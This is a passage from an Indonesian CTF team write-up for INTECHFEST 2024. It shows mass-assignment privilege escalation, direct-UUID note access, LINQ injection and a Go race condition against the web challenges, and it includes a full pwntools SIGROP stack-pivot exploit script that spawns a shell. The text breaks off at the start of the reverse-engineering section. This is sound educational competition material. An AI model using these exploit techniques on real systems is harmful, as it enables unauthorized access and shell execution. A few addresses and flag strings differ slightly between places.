

Write Up

skull 🌱 09/06/2024 5:17 PM
nyambung gitu 📱 (edited)

i **ingfo nama tim, aku** HACKER INTECHFEST
This team is lazy, nothing written

Misc

Kesatria Hitam 09/06/2024 5:24 PM
shesshhh



abejads
enryu
aseng


Daftar Isi

Daftar Isi	2
Web Exploitation	2
Notes Manager	3
Library	7
Impossible	10
Binary Exploitation	12
English or spanish	12
Reverse Engineering	18
Serial	18
Branches	37
Box	40
Forensic	49
GerakSendiri	49
Mobile Exploitation	53
Hijacker	53
Misc (Sanity Check)	62

Web Exploitation


Notes Manager

Diberikan sebuah website panel dengan UI seperti gambar berikut.




The screenshot shows the Notes Manager dashboard at ctf.intechfest.cc:3096. The left sidebar has a user icon and navigation links for 'Dashboard' (selected), 'Create Note', and 'Notes'. The main area is titled 'Dashboard' and displays four cards: 'Active Users' (242), 'Total Notes' (274), 'My Notes' (0), and 'Last Login' (Today). Each card has a 'More info' link.

Penulis bisa melihat maupun menambahkan notes pada website tersebut yang bisa diproteksi oleh password ataupun tidak.



The screenshot shows the 'Notes' page at ctf.intechfest.cc:3096/notes. The left sidebar shows 'Notes' selected. The main area is titled 'Notes' and lists one entry with title 'a'. It includes a search bar, a dropdown for 'Show 10 entries', and a table with columns for 'Title', 'Secured', and 'Action'. The 'Action' column contains icons for lock and eye. Navigation buttons for 'Previous' and 'Next' are at the bottom.

Pada website tersebut juga terdapat fitur untuk mengedit profile seperti nama dan jenis kelamin, password dan juga dark mode.



Adapun HTTP request saat mengganti profile seperti gambar dibawah ini

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
82	http://ctf.intechfest.cc:3096	POST	/setting/update-profile		✓	200	541	JSON				45.76.191.75		20:57:42 8 Sep 2024	8080	

```

Request
Pretty Raw Hex
1 POST /setting/update-profile HTTP/1.1
2 Host: http://ctf.intechfest.cc:3096
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:130.0) Gecko/20100101 Firefox/130.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 21
10 Origin: http://ctf.intechfest.cc:3096
11 Connection: close
12 Referer: http://ctf.intechfest.cc:3096/setting
13 Cookie: session=eyJlaWQiOiJ0Mn0.Zt2szw.ELTlK0H4udaPu65ihTbSfXy-Gzbk
14 Priority: u=8
15 name=Name&gender=Male
16 name=Name&gender=male

```

Response

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.8.9
3 Date: Sun, 08 Sep 2024 13:57:42 GMT
4 Content-Type: application/json
5 Content-Length: 362
6 Vary: Cookie
7 Connection: close
8
9 {
  "data": {
    "_sa_instance_state": "<sqlalchemy.orm.stateInstanceState object at 0x7e9603797a60>",
    "created_at": "2024-09-08 13:55:20",
    "gender": "Male",
    "id": 242,
    "name": "Name",
    "password": "c28fab375d47994b30190b01338ea48daa0b307909a3d465a597772469633e1",
    "role": "user",
    "status": "active",
    "updated_at": "None",
    "username": "aca"
  },
  "message": "Profile updated",
  "success": true
}
10

```

Dengan melihat adanya “**role**” field pada response, penulis mencoba untuk melakukan Mass Assignment dengan menambahkan “**role=admin**” untuk menjadikan user menjadi admin.

Request

```

1 POST /setting/update-profile HTTP/1.1
2 Host: http://ctf.intechfest.cc:3096
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:130.0) Gecko/20100101 Firefox/130.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 32
10 Origin: http://ctf.intechfest.cc:3096
11 Connection: close
12 Referer: http://ctf.intechfest.cc:3096/setting
13 Cookie: session=eyJlaWQiOiJ0Mn0.Zt2szw.ELTlK0H4udaPu65ihTbSfXy-Gzbk
14 Priority: u=8
15 name=Name&gender=Male
16 name=Name&gender=male
17 role=admin

```


Response

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.8.9
3 Date: Sun, 08 Sep 2024 14:03:05 GMT
4 Content-Type: application/json
5 Content-Length: 363
6 Vary: Cookie
7 Connection: close
8
9 {
  "data": {
    "_sa_instance_state": "<sqlalchemy.orm.stateInstanceState object at 0x7e9604013520>",
    "created_at": "2024-09-08 13:55:20",
    "gender": "Male",
    "id": 242,
    "name": "Name",
    "password": "c28fab375d47994b30190b01338ea48daa0b307909a3d465a597772469633e1",
    "role": "admin",
    "status": "active",
    "updated_at": "None",
    "username": "aca"
  },
  "message": "Profile updated",
  "success": true
}
10

```

Role berhasil berubah menjadi admin, dengan role admin ini penulis bisa melihat semua notes yang tersimpan pada website.




The screenshot shows a web-based application titled "NotesManager". On the left, there's a sidebar with a user profile picture and the name "aca". Below it, under "MAIN MENU", are "Dashboard" and "NOTES". Under "NOTES", there are "Create Note" and "Notes", which is highlighted with a blue background. The main content area is titled "Notes" and displays a table of notes. The table has columns for "Title", "Flag", "Secured", and "Action". There are 10 entries listed:

Title	Flag	Secured	Action
a			
tes			
CYBER			
SaaS			
PaaS			
IaaS			
ads			
asdsa			
a			

At the bottom of the table, it says "Showing 1 to 10 of 275 entries".

Selanjutnya untuk melihat notes “Flag”, dibutuhkan sebuah password yang penulis tidak tahu. Namun hal ini dapat di *bypass* dengan mengakses langsung notes tersebut menggunakan URL berikut:

http://ctf.intechfest.cc:3096/notes/{notes_uuid}



This screenshot shows the browser developer tools' "Inspector" tab. It highlights a specific row in the notes table. The row contains a "Flag" note with the title "Flag". The "Action" column for this row shows a button with the class "fa-solid fa-eye". A tooltip for this button indicates the href attribute is "8cce5f2b-7891-4019-bd6b-9eaaf7fa255ef". The developer tools also show the underlying HTML structure of the table row.

```
<tr class="odd">
  <td class="align-middle">Flag</td>
  <td class="text-center align-middle"></td>
  <td class="text-center align-middle">
    <a class="btn btn-sm btn-outline-primary" href="8cce5f2b-7891-4019-bd6b-9eaaf7fa255ef"><i class="fa-solid fa-eye"></i></a>
  </td>
</tr>
```

NotesManager

Home

Notes

Note

* Title
Flag


* Content:
How are you even here? INTECHFEST{Gr4tz_N0w_Y0u_Ar3_A_P3nt3st3r}

Home / Notes / 8cce5f2b-7091-4019-bd6b-9eaa7fa255ef

Flag = INTECHFEST{Gr4tz_N0w_Y0u_Ar3_A_P3nt3st3r}

Library

Diberikan sebuah file yang berisi compiled .NET application.



Setelah membaca decompile codenya, penulis menyadari bahwa saat melakukan search book, aplikasi menjalankan code berikut.

Setelah mencari-cari penulis menemukan bahwa query tersebut adalah query dari LINQ yang memiliki CVE-2023-32571, lalu penulis juga mencari-cari referensi CTF yang mirip dengan LINQ dan menemukan challenge yang sama pada SekaiCTF 2024.

← → ⌂ github.com/project-sekai-ctf/sekaictf-2024/tree/main/web/intruder

23 people SekaiCTF 2024 Challenges 8a6d075 · last week History

Name	Last commit message	Last commit date
...		
challenge	SekaiCTF 2024 Challenges	last week
dist	SekaiCTF 2024 Challenges	last week
solution	SekaiCTF 2024 Challenges	last week
README.md	SekaiCTF 2024 Challenges	last week

README.md

Intruder

Author	Difficulty	Points	Solves	First Blood	Time to Blood
Marc	Hard (3)	100	89	The Flat Network Society	1 hour

Description

I just made a book library website! Let me know what you think of it!

Note: Due to security issue, you can't add a book now. Please come by later!

Challenge Files

- [dist.zip](#)

Terdapat solver script juga yang melakukan bruteforce pada flag filename pada server setelah itu melakukan bruteforce flag.

```
I
IN
INT
INTEC
INTECH
INTECHF
INTECHFE
INTECHFES
INTECHFEST
INTECHFEST{L
INTECHFEST{L1
INTECHFEST{L1n
INTECHFEST{L1nQ
INTECHFEST{L1nQ_
INTECHFEST{L1nQ_I
INTECHFEST{L1nQ_In
INTECHFEST{L1nQ_Inj
INTECHFEST{L1nQ_Inj3
INTECHFEST{L1nQ_Inj3c
INTECHFEST{L1nQ_Inj3cT
INTECHFEST{L1nQ_Inj3Ts
INTECHFEST{L1nQ_Inj3cTsh
INTECHFEST{L1nQ_Inj3cTshi
INTECHFEST{L1nQ_Inj3cTshio
INTECHFEST{L1nQ_Inj3cTshio0
INTECHFEST{L1nQ_Inj3cTshio00
INTECHFEST{L1nQ_Inj3cTshio000
INTECHFEST{L1nQ_Inj3cTshio0000
INTECHFEST{L1nQ_Inj3cTshio0000n
INTECHFEST{L1nQ_Inj3cTshio0000nn
INTECHFEST{L1nQ_Inj3cTshio0000nnn
INTECHFEST{L1nQ_Inj3cTshio0000nnnn
INTECHFEST{L1nQ_Inj3cTshio0000nnnnn
INTECHFEST{L1nQ_Inj3cTshio0000nnnnnn
```

Flag = INTECHFEST{L1nQ_Inj3cTshio0000nnnnnn}

Impossible

Diberikan sebuah web application source code yang ditulis dari bahasa Go yang memiliki routes berikut.

```
package main

import (
    "net/http"
)

func main() {
    r := MakeRouter()

    r.UseMiddleware(logMiddleware)
    r.UseMiddleware(antiXSS)
    r.UseMiddleware(cspProtection)

    r.Get("/", http.HandlerFunc(indexView))

    r.Get("/flag", adminOnly, http.HandlerFunc(flagHandler))


    http.ListenAndServe(":8080", r)
}
```

Path `/flag` berisi flag yang disembunyikan, tetapi diprotekt oleh `adminOnly` middleware.

```
func adminOnly(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        w.WriteHeader(http.StatusUnauthorized)
    })
}
```

Jika dilihat sekilas terlihat impossible untuk mendapatkan flagnya dikarenakan `adminOnly` middleware hanya return status Unauthorized saja. Tetapi saat hint di berikan yang berkaitan tentang “goroutine” penulis langsung terpikir untuk melakukan race condition.

Penulis melakukan race condition untuk membuka /flag dan / secara bersamaan dengan menggunakan “Send group in parallel (last-byte sync)”, setelah beberapa kali percobaan didapatkan flag pada /flag.



The screenshot shows a network traffic analysis interface with two panels: Request and Response. The Request panel displays a series of numbered lines representing a GET request to '/flag' with various headers. The Response panel shows a single line of JSON output. The JSON output is highlighted with a red box and contains the text 'testing:INTECHFEST{golang_race_condition_is_hard_to_find_4c95b14b7bf0}'.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /flag HTTP/1.1 2 Host: 127.0.0.1:51536 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:130.0) Gecko/20100101 Firefox/130.0 4 Accept: 5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Connection: close 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: none 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15	1 testing:INTECHFEST{golang_race_condition_is_hard_to_find_4c95b14b7bf0}

Flag = INTECHFEST{golang_race_condition_is_hard_to_find_4c95b14b7bf0}

Binary Exploitation

English or spanish

Pertama penulis diberikan sebuah source code file dan binary file.

```
// gcc -no-pie -fno-stack-protector -o main main.c
#include <stdio.h>
#include <stdlib.h>

void input(const char *msg, char *ptr, int len){
    printf("%s", msg);
    ssize_t recv = 0;
    while (recv < len){
        if (read(0, &ptr[recv], 1) < 0) exit(1);
        if (ptr[recv] == '\n'){
            ptr[recv] = '\0';
            break;
        } recv++;
    }
}

int main(){
    char buf[0x50];
    input("English or Spanish?\nWhoever pwning first is gay\nQuien juegue primero es gay\n", buf, sizeof(buf)*2);
    return 0;
}

__attribute__((constructor))
void setup(void){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
}
```

Terdapat *vulnerability buffer overflow* karena panjang input 2 kali lipat dari pada panjang buffer yang telah diset sebelumnya yaitu 0x50 tetapi inputnya 0x100.

Disini penulis menggunakan teknik *stack pivoting* dan SIGROP untuk mendapatkan shell. Pertama stack pivoting untuk mendapatkan input yang lebih panjang dan bisa ROPChain lagi. Kedua untuk payload SIGROP yang dimana syscall didapat setelah write 1 bytes paling belakang di address read menjadi \xe0.

```
L$ python solve.py
[*] '/home/enryu/Desktop/CTF/intechfest/eos/dist/main'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x3fe000)
SHSTK: Enabled
IBT: Enabled
Stripped: No
[+] Opening connection to ctf.intechfest.cc on port 52875: Done
[*] Switching to interactive mode
$ cat flag.txt
INTECHFEST{only_available_in_glibc_2.35__vfprintf_internal_just_broke}
$
```

Code :

```
solve.py

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host ctf.intechfest.cc --port 52875 ./main
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or './main')

# Many built-in settings can be controlled on the command-line and
# show up
# in "args". For example, to dump all data sent/received, and
# disable ASLR
# for all created processes...
```

```
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141 EXE=/tmp/executable
host = args.HOST or 'ctf.intechfest.cc'
port = int(args.PORT or 52875)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *0x401264
# b *0x000000000040125a
c
c
c
# continue
```

```
# c
b *0x4011ad
b *0x00000000004011c8
b *0x0000000000401236
c
c

c
c
c
''' .format(**locals())

#===== EXPLOIT GOES HERE =====

# Arch:      amd64-64-little
# RELRO:     Partial RELRO
# Stack:     No canary found
# NX:        NX enabled
# PIE:       No PIE (0x400000)
# SHSTK:    Enabled
# IBT:       Enabled
# Stripped: No

io = start()
func_input = 0x401196
bss = 0x404000
pop_rbp = 0x000000000040117d
leave = 0x0000000000401236

# payload 1
p = b'a'*0x50
p += p64(bss+0x900+0x50)
p += p64(0x0000000000401244)
...
0x0000000000401244 <+12>:    lea    rax,[rbp-0x50]
0x0000000000401248 <+16>:    mov    edx,0xa0
0x000000000040124d <+21>:    mov    rsi,rax
0x0000000000401250 <+24>:    lea    rax,[rip+0xdb9]      #
```

```
0x402010
0x0000000000401257 <+31>:    mov    rdi,rax
0x000000000040125a <+34>:    call   0x401196 <input>
...
io.sendlineafter(b"> ",p)

# payload 2
p = b''

p += p32(0x500)*2
p += p64(bss+0x960)
p += b'\x00'*32
p += p64(pop_rbp)
p += p64(bss+0x960+0x50)
p += p64(leave)
p = p.ljust(0x50,b"\x00")
p += p64(bss+0x900+0x28)
p += p64(0x00000000004011c8)

...
0x00000000004011d2 <+60>:    mov    rdx,QWORD PTR [rbp-0x8]
0x00000000004011d6 <+64>:    mov    rax,QWORD PTR [rbp-0x20]
0x00000000004011da <+68>:    add    rax,rdx
0x00000000004011dd <+71>:    mov    edx,0x1
0x00000000004011e2 <+76>:    mov    rsi,rax
0x00000000004011e5 <+79>:    mov    edi,0x0
0x00000000004011ea <+84>:    mov    eax,0x0
0x00000000004011ef <+89>:    call   0x401080 <read@plt>
...
io.sendlineafter(b"> ",p)

frame = SigreturnFrame()
frame.rax = 0x3b # 59 excerve
frame.rdi = 0x404988 # bss -> "/bin/sh\x00"
frame.rsi = 0
```

```

frame.rdx = 0
frame.rip = 0x401084 # jump -> syscall
frame.rsp = bss+0xa00
p = bytes(frame)

# payload 3
p = b''
p += p32(1+14)*2 # rax == 15
p += p64(exe.got['read']-14) # able to input 14 bytes dump
p += b'\x00'*24
p += b'/bin/sh\x00'
p += p64(pop_rbp)
p += p64(bss+0x9c0)
p += p64(leave)
p = p.ljust(0x50,b"\x00")

p += p64(bss+0x900+0x60+0x28)
# 0x00000000004011c8 <+50>:    mov     QWORD PTR [rbp-0x8],0x0
p += p64(0x0000000000004011c8)
p += p64(bss+0xa00) # for rbp
p += p64(0x401084) # plt read
# Payload Sigrop
p += bytes(frame)[:]

io.sendline(p)

io.send(b'\x00'*14+b"\xe0") # e0 syscall

io.interactive()


```

Flag :
 INTECHFEST{only_available_in_glibc_2.35_vfprintf_internal_just_broke}

Reverse Engineering

Serial

Diberikan sebuah C# .NET executable yang intinya menjalankan sebuah keygen serial. Penulis langsung melakukan dekompilasi dengan menggunakan tools dnSpy.



Algoritma utamanya ada pada *class MainForm* dimana ada pengecekan serial key dan juga *username* yang wajib diisi “Administrator”.

```
try
{
    try
    {
